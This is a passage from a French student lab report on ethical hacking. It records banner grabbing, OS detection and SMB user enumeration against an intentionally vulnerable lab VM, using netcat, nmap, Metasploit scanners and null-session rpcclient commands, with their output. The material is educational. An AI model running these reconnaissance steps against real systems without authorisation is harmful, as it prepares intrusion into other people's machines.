- VRFY est activé, permettant ainsi de vérifier l'existence d'utilisateurs,
- STARTTLS est disponible, ce qui indique qu'un chiffrement est optionnel,
- 8BITIME indique que les caractères 8-bits sont supportés,
- DSN indique la livraison ou les erreurs de livraison des messages.

4.2.2 Avec Netcat

En complément de Telnet, qui est limité au TCP seulement, le Netcat permet d'établir d'autres types de connexion que le TCP. En effet, il offre une énumération étendue grâce à son support des protocoles TCP et UDP, offrant une couverture plus exhaustive des services réseau.

4.2.2.1 HTTP

La requête `nc 192.168.56.101 80` permet de tester le service HTTP.

```
eleves@eleves-VBox:~/S7/sr/S05$ nc 192.168.56.101 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 15 Oct 2025 13:49:56 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

FIGURE 33 – Résultat de la commande nc sur le port 80

On obtient globalement les mêmes informations serveur qu'avec le Telnet. Cependant la commande HEAD du Netcat est plus propre que la GET du Telnet. HEAD ne laisse voir que les en-têtes, donc les informations importantes. GET demande le contenu complet de la page. Pour voir les informations du serveur cible, nous n'avons pas réellement besoin de connaître son contenu.

4.2.2.2 SSH

La requête `nc 192.168.56.101 22` permet de tester le service SSH.

```
eleves@eleves-VBox:~/S7/sr/S05$ nc 192.168.56.101 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

FIGURE 34 – Résultat de la commande nc sur le port 22

Une fois de plus, les informations serveur obtenues sont identiques à celles obtenues avec Telnet :

- le logiciel utilisé est OpenSSH 4.7p1,
- l'identifiant de build Debian-8ubuntu1.

Cependant, contrairement au Telnet, le Netcat ne ferme pas la connexion instantanément après affichage de la bannière. Au contraire, il garde ouverte la connexion (elle est alors en attente passive), ce qui permet une interaction prolongée avec le service.

4.2.2.3 FTP

La requête qui permet de tester le service FTP est `nc 192.168.56.101 21`.

La réponse à cette requête est sur la figure ci-dessous.

```
eLeves@eLeves-VBox:~/S7/sr/S05$ nc 192.168.56.101 21
220 (vsFTPD 2.3.4)
USER anonymous
331 Please specify the password.
apss
530 Please login with USER and PASS.
USER anonymous PASS pass
331 Please specify the password.
```

FIGURE 35 – Résultat de la commande nc sur le port 21

On voit que les informations serveur obtenues sont identiques à celles observées avec Telnet : la version de FTP utilisée est bien vsFTPD v.2.3.4.

Les lignes USER anonymous et "Please login with password" permettent une authentification FTP anonyme mais avec l'utilisation d'un mot de passe.

Contrairement à Telnet qui subissait un timeout, Netcat permet de maintenir la connexion active, offrant ainsi une capacité d'investigation bien supérieure à Telnet.

4.2.2.4 Telnet

La requête qui permet de tester le service Telnet avec Netcat est `nc 192.168.56.101 23`.

Elle nous donne la réponse suivante :

```
eLeves@eLeves-VBox:~/S7/sr/S05$ nc 192.168.56.101 23
+++++ #++++'
```


FIGURE 36 – Résultat de la commande nc sur le port 23

La réponse observée (cf. figure ci-dessus) est assez étrange... On obtient ici une chaîne cryptique alors que le protocole Telnet nous permettait de lire la bannière 'VISMINE'. Cette différence s'explique par l'absence de négociation entre les protocoles Telnet et Netcat. Cette observation souligne la nécessité d'utiliser différents outils pour réaliser une énumération exhaustive.

4.2.2.5 SMTP

La requête qui permet de tester le service Telnet avec Netcat est `nc 192.168.56.101 25`.

La réponse obtenue est telle que montrée sur la figure suivante :



```
eleves@eleves-VBox:~/S7/sr/S05$ nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
EHLO example.com
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VERFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
```

FIGURE 37 – Résultat de la commande nc sur le port 25

Exactement comme pour les autres services testés précédemment, les informations serveurs relevées sont identiques à celles obtenues par le protocole Telnet : serveur Postfix, fonction VRFY, taille des messages de 10 MB max. Cependant, la connexion reste maintenue avec Netcat (Telnet ferme la connexion après un timeout).

4.3 Techniques automatisées de Banner Grabbing

4.3.1 Nmap

Le banner grabbing automatisé avec Nmap permet d'identifier rapidement les services actifs, leurs versions, ainsi que les bannières réellement envoyées par les services.

4.3.1.1 Banner Grabbing avec TCP

La requête `nmap -sV --script=banner 192.168.56.101` permet de réaliser un scan sur les 1000 ports TCP les plus courants.

```
elevés@elevés-VBox:~/S7/S05$ sudo nmap -sV --script=banner 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-15 16:03 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_banner: 220 (vsFTPd 2.3.4)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp    open  telnet       Linux telnetd
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp    open  smtp         Postfix smtpd
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|  program version  port/proto  service
|  100000  2             111/tcp    rpcbind
|  100000  2             111/udp    rpcbind
|  100003  2,3,4         2049/tcp   nfs
|  100003  2,3,4         2049/udp   nfs
|  100005  1,2,3         39121/tcp  mountd
|  100005  1,2,3         39428/udp  mountd
|  100021  1,3,4         33606/tcp  nlockmgr
|  100021  1,3,4         56496/udp  nlockmgr
|  100024  1             33756/tcp  status
|  100024  1             39040/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
|_banner: \x01Where are you?
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  shell        Netkit rshd
|_banner: \x01getnameinfo: Temporary failure in name resolution
1099/tcp  open  java-rmi     GNU Classpath grmiregistry

1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
|_banner: root@ismin_vulnerable:/#
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
|_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.101]
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_banner: >\x00\x00\x00\x0A5.0.51a-3ubuntu5\x00\x0A\x00\x00\x00]F&):'UW\x
|_00,\xAA\x08\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00...
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
|_banner: RFB 003.003
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
|_banner: :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostna
|_me...\x0D\x0A:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resol...
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:DF:0D:E4 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, ismin_vulnerable, irc.Metasploitable.LA
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.69 seconds
```

FIGURE 38 – Résultat de la commande `nmap -sV`

La commande affiche 23 ports ouverts sur VISMIN. -sV permet d'identifier quelles versions sont utilisées. On remarque que les versions utilisées par VISMIN sont anciennes, ce qui en fait une machine vulnérable. Par exemple, sur le port 80, le serveur web utilise Apache 2.2.8, une version datant de 2008 qui est obsolète aujourd'hui.

La commande Nmap fournit aussi les bannières. Une bannière est un message d'accueil envoyé automatiquement par le service lors d'une connexion.

Par exemple, pour le port 21 (FTP), la commande renvoie :


```
21/tcp open ftp vsftpd 2.3.4
|_banner: 220 (vsFTPd 2.3.4)
```

Ici, la bannière est : 220 (vsFTPd 2.3.4)

À la différence de la version, qui est une information déduite par nmap, la bannière est une information brute envoyée par directement par le service. Cependant, la bannière peut mentir, n'apporter aucune ou peu d'information, masquer la version... C'est pourquoi il est important d'effectuer également une détection de la version par nmap. En effet, pour déterminer la version d'un service, nmap analyse son comportement et le compare avec sa base de données. Il identifie ainsi la version du service de manière plus fiable.

4.3.1.2 Banner Grabbing avec UDP sur les ports communs, DNS, SNMP et ISAKMP

La commande `sudo nmap -sU -p 53, 161, 500 192.168.56.101` permet compléter notre analyse de la machine par un sca UDP.



```
elevés@elevés-VBox:~/S7/sr/S05$ sudo nmap -sU -p 53, 161, 500 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-15 16:08 CEST
Failed to resolve "161,".
Nmap scan report for 500 (0.0.1.244)
Host is up (0.00051s latency).

PORT      STATE      SERVICE
53/udp    filtered   domain

Nmap scan report for 192.168.56.101
Host is up (0.00037s latency).

PORT      STATE      SERVICE
53/udp    open       domain
MAC Address: 08:00:27:DF:0D:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.25 seconds
```

FIGURE 39 – Résultat de la commande `nmap -sU`

Le port 53 testé correspond au service DNS. Le port 161 correspond au service, qui signifie que des informations système sensible pourraient être accessibles via des requêtes SNMP, un protocole non sécurisé.

Le port 500 correspond au service ISAKMP / IKE, qui est lié à la gestion de tunnels VPN, souvent mal configuré sur les machines vulnérables.

Globalement, le scan UDP expose de nouvelles failles de sécurité.

4.3.1.3 Combinaison de TCP et UDP

La requête `nmap -sS -sU -p t:21,22,80,443, U:53,161,500 -sV --sc ript=banner 192.168.56.101` permet de réaliser un scan combiné sur les services TCP et UDP.

```

eleves@eleves-VBox:~/S7/sr/S05$ sudo nmap -sS -sU -p T:21,22,80,443,U:53,161,500 -sV --sc
ript=banner 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-15 16:10 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_banner: 220 (vsFTPD 2.3.4)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
443/tcp   closed https
53/udp    open  domain   ISC BIND 9.4.2
161/udp   closed snmp
500/udp   closed isakmp
MAC Address: 08:00:27:DF:0D:E4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 16.44 seconds

```

FIGURE 40 – Résultat de la commande nmap, pour le scan combiné TCP et UDP

Les résultats observés sont en accord avec ceux trouvés précédemment. En effet, on observe bien que :

- Les services TCP ouverts déjà détectés (FTP, SSH, Telnet, HTTP, SMTP, MySQL, PostgreSQL, Samba, etc.)
- Les services UDP ajoutés (DNS, SNMP, ISAKMP)
- De nombreux services tournent sur des versions obsolètes

On voit donc bien que la machine VISMINE tourne sur des services obsolètes ou non sécurisés, ce qui rend les attaques sur système très facile.

4.3.1.4 Précisions

Pour obtenir plus de détails, on peut utiliser la commande :

```
sudo nmap -sV -script=banner -v -d 192.168.56.10
```

Les conclusions sont les mêmes que précédemment.

4.3.2 Metasploit Framework

Metasploit Framework est une plateforme de pen testing qui permet de rechercher des vulnérabilités et de tester des failles sur une machine cible. *msfconsole* permet notamment d'effectuer de l'énumération et du banner grabbing.

Dans la console msf, on exécute la commande `db\_nmap -sV 192.168.56.101`. Elle permet d'identifier les ports ouverts sur VISMIN, les services associés à ces ports, et leurs versions.

Port	Service	Version détectée	Interprétation
21/tcp	ftp	vsFTPd 2.3.4	Version vulnérable (backdoor connue).
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1	Version très ancienne.
23/tcp	telnet	Linux telnetd	Protocole non sécurisé.
25/tcp	smtp	Postfix smtpd	Serveur mail.
53/tcp	domain	ISC BIND 9.4.2	Version obsolète, vulnérable.
80/tcp	http	Apache httpd 2.2.8 (Ubuntu) DAV/2	Serveur web obsolète.
111/tcp	rpcbind	RPC #100000 v2	Service RPC nécessaire à NFS.
139/tcp	netbios-ssn	Samba smbd 3.X-4.X	Version vulnérable.
445/tcp	netbios-ssn	Samba smbd 3.X-4.X	Partage SMB.
512/tcp	exec	netkit-rsh rexecd	Ancien protocole non sécurisé.
513/tcp	login	OpenBSD/Solaris rlogind	Ancien protocole non sécurisé.
514/tcp	shell	Netkit rshd	Ancien protocole non sécurisé.
1099/tcp	java-rmi	GNU Classpath grmiregistry	Vulnérable à plusieurs RCE.
1524/tcp	bindshell	Bash shell (BACKDOOR)	Accès root direct via backdoor.
2049/tcp	nfs	RPC #100003 v2-4	Partage NFS.
2121/tcp	ftp	ProFTPD 1.3.1	Version vulnérable.
3306/tcp	mysql	MySQL 5.0.51a	Version obsolète.
5432/tcp	postgresql	PostgreSQL 8.3.0-8.3.7	Version obsolète.
5900/tcp	vnc	VNC (protocol 3.3)	Accès bureau distant.
6000/tcp	X11	access denied	Service graphique exposé.
6667/tcp	irc	UnrealIRCd	Version connue pour sa backdoor.
8009/tcp	ajp13	Apache Jserv 1.3	Vulnérable.
8180/tcp	http	Apache Tomcat (Coyote JSP/1.1)	Version vulnérable.

TABLE 2 – Résultats du scan `db\_nmap -sV` sur la machine VISMIN

4.3.2.1 Scan des ports pertinents

TELNET

La commande identifie un telnet Linux, un protocole non chiffré et très vulnérable, ce qui peut alors faciliter les attaques du type MITM.

```
msf auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.56.101:23 - 192.168.56.101:23 TELNET VISMIN - Vulnerable ISMIN Machine\x0a\x0aThis is a banner with no useful information :-(\x0a\x0araphael.viera@emse.fr\x0aism\n_vulnerable login:
[*] 192.168.56.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

FIGURE 41 – Résultat de la commande use auxiliary/scanner/telnet/telnet_version

HTTP

Le module http_version identifie Apache 2.2.8 (Ubuntu), une version obsolète depuis plus de 10 ans et donc extrêmement vulnérable.

```
msf auxiliary(scanner/http/http_version) > run
[+] 192.168.56.101:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

FIGURE 42 – Réponse à la commande use auxiliary/scanner/http/http_version

SSH

La requête nous permet d'identifier OpenSSH 4.7p1 Debian-8ubuntu1, une vieille version facilement attaquable. Aussi, le serveur ferme la connexion juste après la bannière.

```
msf auxiliary(scanner/ssh/ssh_version) > run
[*] 192.168.56.101 - Key fingerprint: ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMB0Zv03WT
EjP4TudjgWkIVNdTq6kboEDjteOfc65TL17sRvQBwqAhQjeeyIk8T55gMDkOD0akSLXvLDcmcdYfxeIF0ZSuT+n
kRhij7XSSA/0c5Q5k3sJ/SInf78e3anbRHpmkCjVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjuMMIPEV0yR3AKnI
78Fo3HJYucg87JjLeC66I7+dLEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed4
6/8P42LNGoOV80cX/ro6pAcBEPUDUEfkJrqizYXbhvWIJ0gFMb6wfe5cnQew==
[*] 192.168.56.101 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
[*] 192.168.56.101 - Server Information and Encryption
=====
Type      Value                                     Note
----
encryption.compression none
encryption.compression zlib@openssh.com
encryption.encryption aes128-cbc Deprecated
encryption.encryption 3des-cbc Deprecated
encryption.encryption blowfish-cbc Deprecated
encryption.encryption cast128-cbc Deprecated
encryption.encryption arcfour128 Deprecated
encryption.encryption arcfour256 Deprecated
encryption.encryption arcfour Deprecated
encryption.encryption aes192-cbc Deprecated
encryption.encryption aes256-cbc Deprecated
encryption.encryption rijndael-cbc@lysator.liu.se Deprecated
encryption.encryption aes128-ctr
encryption.encryption aes192-ctr
encryption.encryption aes256-ctr
encryption.hmac hmac-md5 Deprecated
encryption.hmac hmac-sha1
encryption.hmac umac-64@openssh.com
encryption.hmac hmac-ripemd160 Deprecated
encryption.hmac hmac-ripemd160@openssh.com
encryption.hmac hmac-sha1-96 Deprecated
encryption.hmac hmac-md5-96 Deprecated
encryption.host_key ssh-rsa
encryption.host_key ssh-dss
```

FIGURE 43 – Réponse à la commande use auxiliary/scanner/ssh/ssh_version

```

encryption.key_exchange diffie-hellman-group-exchange-sha256
encryption.key_exchange diffie-hellman-group-exchange-sha1   Deprecated
encryption.key_exchange diffie-hellman-group14-sha1
encryption.key_exchange diffie-hellman-group1-sha1           Deprecated
fingerprint_db         ssh.banner
openssh.comment         Debian-8ubuntu1
os.cpe23                cpe:/o:canonical:ubuntu_linux:8.04
os.family               Linux
os.product              Linux
os.vendor               Ubuntu
os.version              8.04
service.cpe23           cpe:/a:openbsd:openssh:4.7p1
service.family          OpenSSH
service.product         OpenSSH
service.protocol        ssh
service.vendor          OpenBSD
service.version         4.7p1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

FIGURE 44 – Suite de la réponse

SMTP

Le module `smtp_version` détecte Postfix `smtpd`, qui est un support de VRFY, un outil permettant de lister les utilisateurs.

```

msf auxiliary(scanner/smtp/smtp_version) > run
[*] 192.168.56.101:25 - 192.168.56.101:25 SMTP 220 metasploitable.localdomain ESMTD P
ostfix (Ubuntu)\x0d\x0a
[*] 192.168.56.101:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

FIGURE 45 – Réponse à la commande `use auxiliary/scanner/smtp/smtp_version`

4.4 Conclusions sur les techniques de Banner Grabbing

Nous avons pu tester différentes méthodes de Banner Grabbing, qu'elles soient manuelles (Telnet & Netcat) ou automatiques (Nmap & Metasploit).

Les 4 techniques que nous avons utilisé nous donnent des réponses globalement similaires, mais n'ont pas le même degré d'efficacité.

4.4.1 Telnet

Le Telnet, bien que n'étant plus utilisé pour les connexions sécurisées, reste un outil simple pour le banner grabbing. Il permet d'afficher la bannière brute envoyée par un service et ne fonctionne qu'en TCP.

Cette technique est idéale pour tester rapidement et ponctuellement un port, mais elle est très vite limitée car la connexion coupe souvent et on ne peut voir que les bannières brutes, sans analyse.

4.4.2 Netcat

Le Netcat est une technique plus flexible et fiable que le Telnet. Il permet d'envoyer des requêtes personnalisées, du type SMTP ou HTTP, de manière relativement basique. Aussi, il fonctionne aussi bien en TCP qu'en UDP

Le Netcat est un outil simple de débogage ou de scan rapide. Cependant, comme le Telnet, il n'analyse pas non plus bannières et se contente seulement de les afficher.

4.4.3 Nmap

Le Nmap s'apparente être la méthode la plus efficace de scanner réseau. Il automatise le banner grabbing et détecte les versions même si la bannière est incomplète. Il fonctionne aussi bien en TCP qu'en UDP.

Le Nmap est l'outil le plus complet pour scanner un réseau. Il donne une cartographie complète et précise des services. Cependant, il est aussi complexe à prendre en main.

4.4.4 Metasploit

Le Metasploit est assez complémentaire au Nmap. Méthode de scanner réseau automatique, il permet également de relier les versions détectées à des vulnérabilités exploitables.

Les modules exécutés (HTTP, SSH, Telnet, SMTP...) identifient toutes les versions exactes des services et signalent les vulnérabilités associées. Metasploit renforce donc la phase d'énumération en reliant automatiquement les bannières détectées à des modules d'attaque disponibles.

4.5 Détection du système d'exploitation

Le scan `nmap -O` permet d'identifier le système d'exploitation sur lequel tourne notre machine, ici Linux kernel 2.6. Ce noyau est particulièrement ancien et sujet à de nombreuses vulnérabilités.

```
eleves@eleves-VBox:~/S7/sr/S05$ sudo nmap -O 192.168.56.101
[sudo] Mot de passe de eleves :
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-16 14:31 CET
Nmap scan report for 192.168.56.101
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:DF:0D:E4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

FIGURE 46 – Résultat de la commande `nmap -O`

Remarque : La commande `sudo nmap -A 192.168.56.101` permet d'obtenir conjointement des informations sur la version de l'OS et sur celles des ports ouverts. Ce n'est pas nécessaire ici car on a déjà ces informations.

Il existe d'autres outils pour identifier l'OS :

- `xprobe2` : cette commande est un outil actif de détection d'OS, c'est-à-dire qu'il envoie des paquets TCP/IP et compare ce qu'il observe avec sa base de données. `xprobe2` affiche plusieurs hypothèses d'OS, avec leurs pourcentages de confiance. Ici, l'OS est à 87% un Linux 2.6. Il existe donc une incertitude sur la nature de l'OS.
- `p0F` : A l'inverse d'`xprobe2`, `p0F` est un outil passif de détection d'OS, c'est-à-dire qu'il se contente d'observer le trafic réseau pour déterminer la nature de l'OS (sans rien envoyer). Le résultat est également Linux 2.6.

Conclusion : Le système d'exploitation est Linux 2.6.

4.6 User enumeration

L'énumération d'utilisateurs permet d'identifier des comptes utilisateurs valides sur VISMIN. Cette étape précède "password guessing", par laquelle on peut tenter de s'introduire dans le système cible (VISMIN) en devinant le mot de passe d'un de ces utilisateurs actifs.

On commence par configurer samba, un logiciel qui permet à un serveur Linux de se comporter comme un serveur Windows.

Ensuite, on effectue l'énumération des utilisateurs.

La commande `sudo nmap --script smb-enum-users.nse -p 445 192.168.56.101` permet d'obtenir la liste des utilisateurs. On en trouve ici 35.

Pour obtenir plus de détails, on interroge `rpcclient`.

```
eLeves@eLeves-VBox:~/S7/sr/S05$ rpcclient -U "" 192.168.56.101
Password for [WORKGROUP\]:
rpcclient $> querydomaininfo
Domain:          WORKGROUP
Server:          ISMIN_VULNERABLE
Comment:         ismin_vulnerable server (Samba 3.0.20-Debian)
Total Users:     35
Total Groups:    0
Total Aliases:   0
Sequence No:     1763303863
Force Logoff:    -1
Domain Server State: 0x1
Server Role:     ROLE_DOMAIN_PDC
Unknown 3:       0x1
```

FIGURE 47 – Résultat de la commande `querydomaininfo`

Interprétation : Sur le serveur `ISMIN_VULNERABLE` il y a 35 utilisateurs.

```

rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f0]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]

```

FIGURE 48 – Résultat de la commande enumdomusers

Cette commande liste tous les comptes utilisateurs du domaine, ce qui inclut potentiellement des administrateurs ou des utilisateurs "sensibles". L'énumération SMB est ici totalement ouverte, ce qui est une faille majeure.

Pour finir, intéressons nous à l'utilisateur "games".

```

rpcclient $> queryuser games
User Name      : games
Full Name      : games
Home Drive     : \\ismin_vulnerable\games
Dir Drive      : 
Profile Path   : \\ismin_vulnerable\games\profile
Logon Script   : 
Description    : 
Workstations   : 
Comment       : (null)
Remote Dial    : 
Logon Time     : jeu., 01 janv. 1970 01:00:00 CET
Logoff Time    : jeu., 14 sept. 30828 04:48:05 CEST
Kickoff Time   : jeu., 14 sept. 30828 04:48:05 CEST
Password last set Time : jeu., 01 janv. 1970 01:00:00 CET
Password can change Time : jeu., 01 janv. 1970 01:00:00 CET
Password must change Time: jeu., 14 sept. 30828 04:48:05 CEST
unknown_2[0..31]...
user_rid      : 0x3f2
group_rid     : 0x461
acb_info      : 0x00000011
fields_present: 0x00ffffff
logon_divs    : 168
bad_password_count: 0x00000000
logon_count   : 0x00000000
padding1[0..7]...
logon_hrs[0..21]...

```

FIGURE 49 – Résultat de la commande nmap queryuser

On a ici accès au *home drive* de l'utilisateur "games" `\\ismin_vulnerable\games` ainsi qu'à son *profile path* `\\ismin_vulnerable\games\profile`.

On récupère également des informations relatives au mot de passe de "games" comme la date du dernier changement ou encore des restrictions.

4.7 Synthèse de l'énumération

Port	Service	Version / Bannière détectée	Utilisateurs trouvés
21	FTP	vsFTPd 2.3.4	user, postgres
22	SSH	OpenSSH 4.7p1 Debian 8ubuntu1	user, msfadmin
23	Telnet	Linux telnetd	msfadmin
25	SMTP	Postfix smtpd	root, admin
80	HTTP	Apache 2.2.8 (Ubuntu) DAV/2	www-data
139	NetBIOS	Samba 3.X - 4.X (Workgroup : WORK-GROUP)	nobody, user
1099	Java-RMI	GNU Classpath grmiregistry	-
1524	Shell	Metasploitable root shell	root
5432	PostgreSQL	PostgreSQL 8.3.0 - 8.3.7	postgres
8180	Tomcat	Apache Tomcat/Coyote JSP engine 1.1	tomcat, admin
-	OS	Linux Kernel 2.6.24	-

TABLE 3 – Synthèse de l'énumération

Conclusion de la phase d'énumération

Cette étape d'énumération nous a permis de lister les services et les utilisateurs présents sur VISMIN.

La récupération des bannières a révélé des versions logicielles qui semblent anciennes (notamment le noyau Linux 2.6 et Apache 2.2).

Ces informations sont cruciales pour la suite : elles vont nous permettre de rechercher des vulnérabilités spécifiques dans la prochaine phase, afin de déterminer si ces services obsolètes sont exploitables pour obtenir l'accès à VISMIN.

5 Ethical Hacking : Vulnerability Analysis

5.1 Introduction de la sous-partie

Nous entrons maintenant dans la phase d'analyse des vulnérabilités.

L'objectif de cette partie est d'identifier les failles critiques qui permettront de compromettre le système lors de la phase d'attaque.

- Analyse automatisée des services : Nous utiliserons le scanner Nessus pour détecter les vulnérabilités connues et Searchsploit pour trouver des exploits associés.
- Analyse des utilisateurs : Nous chercherons si certains mots de passe (mots de passe par défaut/faibles) peuvent être trouvés.
- Vérification manuelle avec du Banner Grabbing : Nous confirmerons manuellement les versions exactes des services (avec CVE).

5.2 Scan des vulnérabilités de VISMIN avec Nessus

